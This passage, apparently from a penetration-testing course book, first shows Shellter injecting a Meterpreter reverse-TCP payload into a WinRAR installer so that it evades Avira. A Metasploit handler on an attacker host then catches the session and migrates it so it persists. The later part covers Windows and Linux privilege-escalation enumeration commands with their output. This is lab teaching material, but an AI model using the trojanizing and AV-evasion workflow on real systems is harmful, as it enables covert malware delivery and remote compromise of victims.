
For the purposes of this example however, we will run Shellter in *Auto* mode by selecting 'A' at the prompt.

Next, we must select a target PE. Shellter will analyze and alter the execution flow to inject and execute our payload. For this example, we will use the 32-bit trial executable installer for the popular *WinRAR*<sup>436</sup> utility as our target PE.

Before analyzing and altering the original PE in any way, Shellter will first create a backup of the file:

---

<sup>436</sup> (RARLAB, 2019), <https://www.rarlab.com/download.htm>



The screenshot shows the Shellter application window titled "Shell7er". The interface is a terminal-like window displaying the following text:

```
Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /home/kali/Desktop/wrar571.exe
*****
* Backup *
*****
Backup: Shellter_Backups\wrar571.exe


*****
* PE Compatibility Information *
*****
Minimum Supported Windows OS: 5.1
Note: It refers to the minimum required Windows version for the target
application to run. This information is taken directly from the
PE header and might be not always accurate.
```

Figure 270: Selecting a target PE in shellter and performing a backup

As soon as Shellter finds a suitable place to inject our payload, it will ask us if we want to enable *Stealth Mode*,<sup>437</sup> which will attempt to restore the execution flow of the PE after our payload has been executed. We will choose to enable Stealth Mode as we would like the WinRAR installer to behave normally in order to avoid any suspicion.

At this point, we are presented with the list of available payloads. These include popular selections such as meterpreter but Shellter also supports custom payloads.

<sup>437</sup> (Shellter, 2019), <https://www.shellterproject.com/faq/>



```

Shell7er

*****
* First Stage Filtering *
*****

Filtering Time Approx: 0.0024 mins.

Enable Stealth Mode? (Y/N/H): Y

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec


Use a listed payload or custom? (L/C/H): -

```

Figure 271: List of payloads available in shellter

Note that in order to restore the execution flow through the Stealth Mode option, custom payloads need to terminate by exiting the current thread.

Given that Avira detected our previously generated meterpreter PE, we will use the same payload settings to test Shellter bypass capabilities. After selecting the payload, we are presented with the default options from Metasploit, such as the reverse shell host (LHOST) and port (LPORT):



```

Shell7er

Enable Stealth Mode? (Y/N/H): Y

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 10.11.0.4
SET LPORT: 4444

```

Figure 272: Payload options in shellter

With all parameters set, Shellter will inject the payload into the WinRAR installer and attempt to reach the first instruction of the payload.




Figure 273: shellter verifying the injection

Now that the test succeeded, before transferring over the malicious PE file to our Windows client, we will configure a listener on our Kali machine to interact with the meterpreter payload.

---

```

msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread        yes       Exit technique (Accepted: '', seh, thread, proces
LHOST    10.11.0.4      yes       The listen address
LPORT    4444           yes       The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.11.0.4:4444

```

---

Listing 509 - Setting up a handler for the meterpreter payload

Next, we will manually scan the resultant file with Avira:




Figure 274: Scanning the malicious PE file using Avira

Since Shellter obfuscates both the payload as well as the payload decoder before injecting them into the PE, Avira's signature-based scan runs cleanly. It does not consider the binary malicious.

Once we execute the file, we are presented with the default WinRAR installation window, which will install the software normally without any issues. Looking back at our handler shows that we successfully received a Meterpreter session but the session appears to die after the installation either finishes or is cancelled:

```
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 3 opened (10.11.0.4:4444 -> 10.11.0.22:51367)

meterpreter >
[*] 10.11.0.22 - Meterpreter session 3 closed. Reason: Died
```

Listing 510 - Receiving the meterpreter session

This makes sense because the installer execution has completed and the process has been terminated. In order to overcome this problem, we can set up an AutoRunScript to migrate our Meterpreter to a separate process immediately after session creation. If we re-run the WinRAR setup file after this change to our listener instance, we should receive a different result:

```
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 4 opened (10.11.0.4:4444 -> 10.11.0.22:51371)
[*] Session ID 4 (10.11.0.4:4444 -> 10.11.0.22:51371) processing AutoRunScript
'post/windows/manage/migrate'
[*] Running module against DESKTOP-T2704CT
[*] Current server process: wrar550.exe (4036)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4832
```

```
[+] Successfully migrated to process 4832
```

```
meterpreter > getuid
```

```
Server username: DESKTOP-T2704CT\offsec
```

---

*Listing 511 - Migrating the meterpreter shell into a newly spawned process*

After the migration completes, the session will remain active even after we complete the WinRAR installation process or cancel it.

#### 17.3.3.4 Exercises

1. Inject a meterpreter reverse shell payload in the WinRAR executable.
2. Transfer the binary to your Windows client and ensure that it is not being detected by the antivirus.
3. Run the WinRAR installer and migrate your meterpreter shell to prevent a disconnect.
4. Attempt to find different executables and inject malicious code into them using Shellter.

## 17.4 Wrapping Up

In this module, we discussed the purpose of antivirus software and the most common methods used by vendors to detect malicious code. We briefly explained various antivirus bypass methods that involve different techniques of in-memory shellcode injection and demonstrated successful bypasses using Shellter and PowerShell.

Although we have successfully bypassed antivirus detection in both of our examples, we have barely scratched the surface on the topic of malware detection and evasion. For further reading, and to see how much effort is required for malware writers to evade modern defenses, we encourage you to read the excellent Microsoft article “FinFisher exposed: A researcher’s tale of defeating traps, tricks, and complex virtual machines”.<sup>438</sup>

<sup>438</sup> (Microsoft, 2018), <https://cloudblogs.microsoft.com/microsoftsecure/2018/03/01/finfisher-exposed-a-researchers-tale-of-defeating-traps-tricks-and-complex-virtual-machines/>

## 18 Privilege Escalation

During a penetration test, we often gain an initial foothold on a system as a standard or non-privileged user. In these cases, we generally seek to gain additional access rights before we can demonstrate the full impact of the compromise. This process is referred to as *Privilege escalation* and it is a necessary skill as “direct-to-root” compromises are arguably rare in modern environments.

In this module, we will assume we have gained non-privileged user access on a Windows and Linux-based target and will demonstrate privilege escalation techniques on those targets.

While every target can be considered unique due to differences in OS versions, patching levels, and various other factors, there are some common escalation approaches. To leverage these, we will search for misconfigured services, insufficient file permission restrictions on binaries or services, direct kernel vulnerabilities, vulnerable software running with high privileges, sensitive information stored on local files, registry settings that always elevate privileges before executing a binary, installation scripts that may contain hard coded credentials, and many others.

### 18.1 Information Gathering

After compromising a target and gaining the initial foothold as an unprivileged user, our first step is to gather as much information about our target as possible. This allows us to get a better understanding of the nature of the compromised machine and discover possible avenues for privilege escalation.

In this section, we will explore both manual<sup>439,440</sup> and automated information gathering and enumeration techniques and discuss the strengths and weaknesses of each.

#### 18.1.1 Manual Enumeration

Manually enumerating a system can be time consuming. However, this approach allows for more control and can help identify more exotic privilege escalation methods that are often missed by automated tools.

Some of the commands in this module may require minor modifications depending on the versions of the target operating system. In addition, not all the commands presented in this section will be replicable on the dedicated clients.

##### 18.1.1.1 Enumerating Users

When gaining initial access to a target, one of the first things we should identify is the user context. The **whoami** command, available on both Windows and Linux platforms, is a good place to start.

---

<sup>439</sup> (G0tmi1k, 2011), <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<sup>440</sup> (FuzzySecurity, 2014), <https://www.fuzzysecurity.com/tutorials/16.html>

When run without parameters, **whoami** will display the username the shell is running as. On Windows, we can pass the discovered username as an argument to the **net user**<sup>441</sup> command to gather more information.

```
C:\Users\student>whoami
client251\student

C:\Users\student>net user student
User name                      student
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires          Never

Password last set        3/31/2018 10:37:35 AM
Password expires          Never
Password changeable      3/31/2018 10:37:35 AM
Password required         No
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon                11/8/2019 12:56:15 PM

Logon hours allowed      All

Local Group Memberships    *Remote Desktop Users *Users
Global Group memberships   *None
The command completed successfully.
```

Listing 512 - Getting information about users on Windows

Based on the output above, we are running as the *student* user and have gathered additional information including the groups the user belongs to.

On Linux-based systems, we can use the **id**<sup>442</sup> command to gather user context information:

```
student@debian:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
```

Listing 513 - Getting information about users on Linux

The output reveals we are operating as the *student* user, which has a User Identifier (UID)<sup>443</sup> and Group Identifier (GID) of 1000.

To discover other user accounts on the system, we can use the **net user** command on Windows-based systems.

<sup>441</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865\(v%3Dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771865(v%3Dws.11))

<sup>442</sup> (Linux man-pages project, 2019), <http://man7.org/linux/man-pages/man1/id.1.html>

<sup>443</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/User\\_identifier](https://en.wikipedia.org/wiki/User_identifier)

```
C:\Users\student>net user
```

```
User accounts for \\CLIENT251
```

|              |                |                    |
|--------------|----------------|--------------------|
| <b>admin</b> | Administrator  | DefaultAccount     |
| Guest        | <b>student</b> | WDAGUtilityAccount |

```
The command completed successfully.
```

*Listing 514 - Getting information about the users on Windows*

The output reveals other accounts, including the **admin** account.

To enumerate users on a Linux-based system, we can simply read the contents of the **/etc/passwd** file.

```
student@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
...
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
xrdp:x:114:120::/var/run/xrdp:/bin/false
student:x:1000:1000:Student,PWK,,,:/home/student:/bin/bash
mysql:x:115:121:MySQL Server,,,:/nonexistent:/bin/false
```

*Listing 515 - Getting information about the users on Linux*

The **passwd** file lists several user accounts, including accounts used by various services on the target machine such as **www-data**, which indicates that a web server is likely installed.

Enumerating all users on a target machine can help identify potential high-privilege user accounts we could target in an attempt to elevate our privileges.

### 18.1.1.2 Enumerating the Hostname

A machine's *hostname* can often provide clues about its functional roles. More often than not, the hostnames will include identifiable abbreviations such as **web** for a web server, **db** for a database server, **dc** for a domain controller, etc.

We can discover the hostname with the aptly-named **hostname**<sup>444,445</sup> command, which is installed on both Windows and Linux.

Let's run it on Windows first,

<sup>444</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/hostname>

<sup>445</sup> (Peter Tobias, 2003), <https://linux.die.net/man/1/hostname>

```
C:\Users\student>hostname  
client251
```

Listing 516 - Getting information about hostname on Windows

and then on Linux:

```
student@debian:~$ hostname  
debian
```

Listing 517 - Getting information about hostname on Linux

The fairly generic name of the Windows machine does point to a possible naming convention within the network that could help us find additional workstations, while the hostname of the Linux client provides us with information about the OS in use (Debian).

Identifying the role of a machine can help us focus our information gathering efforts.

#### 18.1.1.3 Enumerating the Operating System Version and Architecture

At some point during the privilege escalation process, we may need to rely on *kernel*<sup>446</sup> exploits that specifically exploit vulnerabilities in the core of a target's operating system. These types of exploits are built for a very specific type of target, specified by a particular operating system and version combination. Since attacking a target with a mismatched kernel exploit can lead to system instability (causing loss of access and likely alerting system administrators), we must gather precise information about the target.

On the Windows operating system, we can gather specific operating system and architecture information with the **systeminfo**<sup>447</sup> utility.

We can also use **findstr**<sup>448</sup> along with a few useful flags to filter the output. Specifically, we can match patterns at the beginning of a line with **/B** and specify a particular search string with **/C:**.

In the example below we'll use these flags to extract the name of the operating system (Name) as well as its version (Version) and architecture (System).

```
C:\Users\student>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"  
OS Name: Microsoft Windows 10 Pro  
OS Version: 10.0.16299 N/A Build 16299  
System Type: X86-based PC
```

Listing 518 - Getting the version and architecture of the running operating system

The output indicates that the target system is running version 10.0.16299 of Windows 10 Pro on a x86 architecture.

On Linux, the **/etc/issue** and **/etc/\*-release** files contain similar information. We can also issue the **uname -a**<sup>449</sup> command:

<sup>446</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Kernel\\_\(operating\\_system\)](https://en.wikipedia.org/wiki/Kernel_(operating_system))

<sup>447</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo>

<sup>448</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/findstr>

<sup>449</sup> (David MacKenzie, 2003), <https://linux.die.net/man/1/uname>

---

```
student@debian:~$ cat /etc/issue
Debian GNU/Linux 9 \n \l

student@debian:~$ cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
...
.

student@debian:~$ uname -a
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686 GNU/Linux
```

---

*Listing 519 - Getting the version of the running operating system and architecture*

The files located in the `/etc` directory contain the operating system version (Debian 9), and `uname -a` outputs the kernel version (4.9.0-6) and architecture (i686 / x86).

#### 18.1.1.4 Enumerating Running Processes and Services

Next, let's take a look at running processes and services that may allow us to elevate our privileges. For this to occur, the process must run in the context of a privileged account and must either have insecure permissions or allow us to interact with it in unintended ways.

We can list the running processes on Windows with the `tasklist`<sup>450</sup> command. The `/SVC` flag will return processes that are mapped to a specific Windows service.

---

| Image Name        | PID Services   |
|-------------------|--|
| ...               |  |
| lsass.exe         | 564 KeyIso, Netlogon, SamSs, VaultSvc  |
| svchost.exe       | 676 BrokerInfrastructure, DcomLaunch, LSM, PlugPlay, Power, SystemEventsBroker   |
| fontdrvhost.exe   | 684 N/A  |
| fontdrvhost.exe   | 692 N/A  |
| svchost.exe       | 776 RpcEptMapper, RpcSs  |
| dwm.exe           | 856 N/A  |
| svchost.exe       | 944 Appinfo, BITS, DsmSvc, gpsvc, IKEEXT, iphlpvc, LanmanServer, lfsvc, ProfSvc, Schedule, SENS, SessionEnv, ShellHWDetection, Themes, TokenBroker, UserManager, winmgmt, WpnService |
| svchost.exe       | 952 TermService  |
| svchost.exe       | 960 BFE, CoreMessagingRegistrar, DPS, MpsSvc   |
| svchost.exe       | 988 Dhcp, EventLog, lmhosts, TimeBrokerSvc, WinHttpAutoProxySvc, wscsvc  |
| ...               |  |
| <b>mysqld.exe</b> | <b>1816 mysql</b>  |
| ...               |  |

---

*Listing 520 - Getting a list of running processes on the operating system and matching services*

<sup>450</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist>

The output reveals that the *MySQL* service is running on the machine, which may be of interest under the right conditions.

Keep in mind that this output does not list processes run by privileged users. On Windows-based systems, we'll need high privileges to gather this information, which makes the process more difficult.

On Linux, we can list system processes (including those run by privileged users) with the **ps**<sup>451</sup> command. We'll use the **a** and **x** flags to list all processes with or without a *tty*<sup>452</sup> and the **u** flag to list the processes in a user-readable format.

| student@debian:~\$ ps aux |             |            |            |              |              |              |              |              |                                |
|---------------------------|-------------|------------|------------|--------------|--------------|--------------|--------------|--------------|--------------------------------|
| USER                      | PID         | %CPU       | %MEM       | VSZ          | RSS          | STAT         | START        | TIME         | COMMAND                        |
| root                      | 1           | 0.0        | 0.6        | 28032        | 6256         | Ss           | Nov07        | 0:03         | /sbin/init                     |
| root                      | 2           | 0.0        | 0.0        | 0            | 0            | S            | Nov07        | 0:00         | [kthreadd]                     |
| root                      | 254         | 0.0        | 0.9        | 54536        | 9924         | Ssl          | Nov07        | 1:45         | /usr/bin/vmtoolsd              |
| root                      | 255         | 0.0        | 0.0        | 0            | 0            | S            | Nov07        | 0:00         | [kauditid]                     |
| root                      | 259         | 0.0        | 0.4        | 25956        | 5100         | Ss           | Nov07        | 0:01         | /lib/systemd/systemd-journald  |
| root                      | 294         | 0.0        | 0.4        | 17096        | 4996         | Ss           | Nov07        | 0:00         | /lib/systemd/systemd-udevd     |
| systemd+                  | 309         | 0.0        | 0.3        | 16884        | 3940         | Ssl          | Nov07        | 0:07         | /lib/systemd/systemd-timesyncd |
| root                      | 359         | 0.0        | 0.0        | 0            | 0            | S<           | Nov07        | 0:00         | [ttm_swap]                     |
| <b>root</b>               | <b>514</b>  | <b>0.0</b> | <b>1.5</b> | <b>53964</b> | <b>16272</b> | <b>Ss</b>    | <b>Nov07</b> | <b>0:00</b>  | <b>/usr/bin/VGAuthService</b>  |
| root                      | 515         | 0.0        | 0.2        | 5256         | 2816         | Ss           | Nov07        | 0:00         | /usr/sbin/cron -f              |
| message+                  | 518         | 0.0        | 0.3        | 6368         | 3896         | Ss           | Nov07        | 0:37         | /usr/bin/dbus-daemon --system. |
| rtkit                     | 523         | 0.0        | 0.3        | 24096        | 3156         | SNsl         | Nov07        | 0:00         | /usr/lib/rtkit/rtkit-daemon    |
| ...                       |             |            |            |              |              |              |              |              |                                |
| <b>student</b>            | <b>8868</b> | <b>0.0</b> | <b>0.3</b> | <b>7664</b>  | <b>3336</b>  | <b>pts/0</b> | <b>R+</b>    | <b>14:25</b> | <b>0:00 ps axu</b>             |

Listing 521 - Getting a list of running processes on Linux

The output lists several processes running as root that are worth researching for possible vulnerabilities. Note that our **ps** command is also listed in the output.

#### 18.1.1.5 Enumerating Networking Information

The next step in our analysis of the target host is to review available network interfaces, routes, and open ports.

This information can help us determine if the compromised target is connected to multiple networks and therefore could be used as a pivot. In addition, the presence of specific virtual interfaces may indicate the existence of virtualization or antivirus software.

---

An attacker may use a compromised target to pivot, or move between connected networks. This will amplify network visibility and allow the attacker to target hosts not directly visible from the original attack machine.

---

<sup>451</sup> (Linux man-pages project, 2018), <http://man7.org/linux/man-pages/man1/ps.1.html>

<sup>452</sup> (Linus Åkesson, 2018), <https://www.linusakesson.net/programming/tty/>

We can also investigate port bindings to see if a running service is only available on a loopback address, rather than on a routable one. Investigating a privileged program or service listening on the loopback interface could expand our attack surface and increase our probability of a privilege escalation attack.

We can begin our information gathering on the Windows operating system with **ipconfig**,<sup>453</sup> using the **/all** flag to display the full TCP/IP configuration of all adapters.

```
C:\Users\student>ipconfig /all
```

#### Windows IP Configuration

```
Host Name . . . . . : client251
Primary Dns Suffix . . . . . : corp.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : corp.com
```

#### Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-C1-ED-B0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::bc64:ab2f:a10f:edc9%15(Preferred)
IPv4 Address. . . . . : 10.11.0.22(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 83889193
DHCPv6 Client DUID. . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
DNS Servers . . . . . : 10.11.0.2
NetBIOS over Tcpip. . . . . : Enabled
```

#### Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) 82574L Gigabit Network Connection #2
Physical Address. . . . . : 00-0C-29-C1-ED-BA
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::9d3e:158a:241b:beb7%4(Preferred)
IPv4 Address. . . . . : 192.168.1.111(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 167775273
DHCPv6 Client DUID. . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                           fec0:0:0:ffff::2%1
                           fec0:0:0:ffff::3%1
```

<sup>453</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ipconfig>

```
NetBIOS over Tcpip. . . . . : Enabled
```

---

*Listing 522 - Listing the full TCP/IP configuration on all available adapters on Windows*

This machine does have multiple network interfaces. Next, let's take a closer look at its routing tables.

To display the networking routing tables, we will use the **route**<sup>454</sup> command followed by the **print** argument.

```
C:\Users\student>route print
=====
Interface List
15...00 0c 29 c1 ed b0 .... Intel(R) 82574L Gigabit Network Connection
 4...00 0c 29 c1 ed ba .... Intel(R) 82574L Gigabit Network Connection #2
 1........................ Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway       Interface     Metric
          0.0.0.0        0.0.0.0    192.168.1.1    192.168.1.111   281
          0.0.0.0        0.0.0.0    10.11.0.2      10.11.0.22   281
         10.11.0.0    255.255.255.0        On-link        10.11.0.22   281
        10.11.0.22    255.255.255.255        On-link        10.11.0.22   281
       10.11.0.255    255.255.255.255        On-link        10.11.0.22   281
         127.0.0.0      255.0.0.0        On-link       127.0.0.1    331
        127.0.0.1      255.255.255.255        On-link       127.0.0.1    331
      127.255.255.255    255.255.255.255        On-link       127.0.0.1    331
        192.168.1.0      255.255.255.0        On-link      192.168.1.111   281
      192.168.1.111    255.255.255.255        On-link      192.168.1.111   281
      192.168.1.255    255.255.255.255        On-link      192.168.1.111   281
        224.0.0.0       240.0.0.0        On-link       127.0.0.1    331
        224.0.0.0       240.0.0.0        On-link      192.168.1.111   281
        224.0.0.0       240.0.0.0        On-link      10.11.0.22   281
      255.255.255.255    255.255.255.255        On-link       127.0.0.1    331
      255.255.255.255    255.255.255.255        On-link      192.168.1.111   281
      255.255.255.255    255.255.255.255        On-link      10.11.0.22   281
=====

Persistent Routes:
Network Address      Netmask  Gateway Address  Metric
          0.0.0.0        0.0.0.0    192.168.1.1  Default
          0.0.0.0        0.0.0.0    10.11.0.2  Default
=====

IPv6 Route Table
=====
Active Routes:
If Metric Network Destination      Gateway
  1      331 ::1/128            On-link
  4      281 fe80::/64           On-link
```

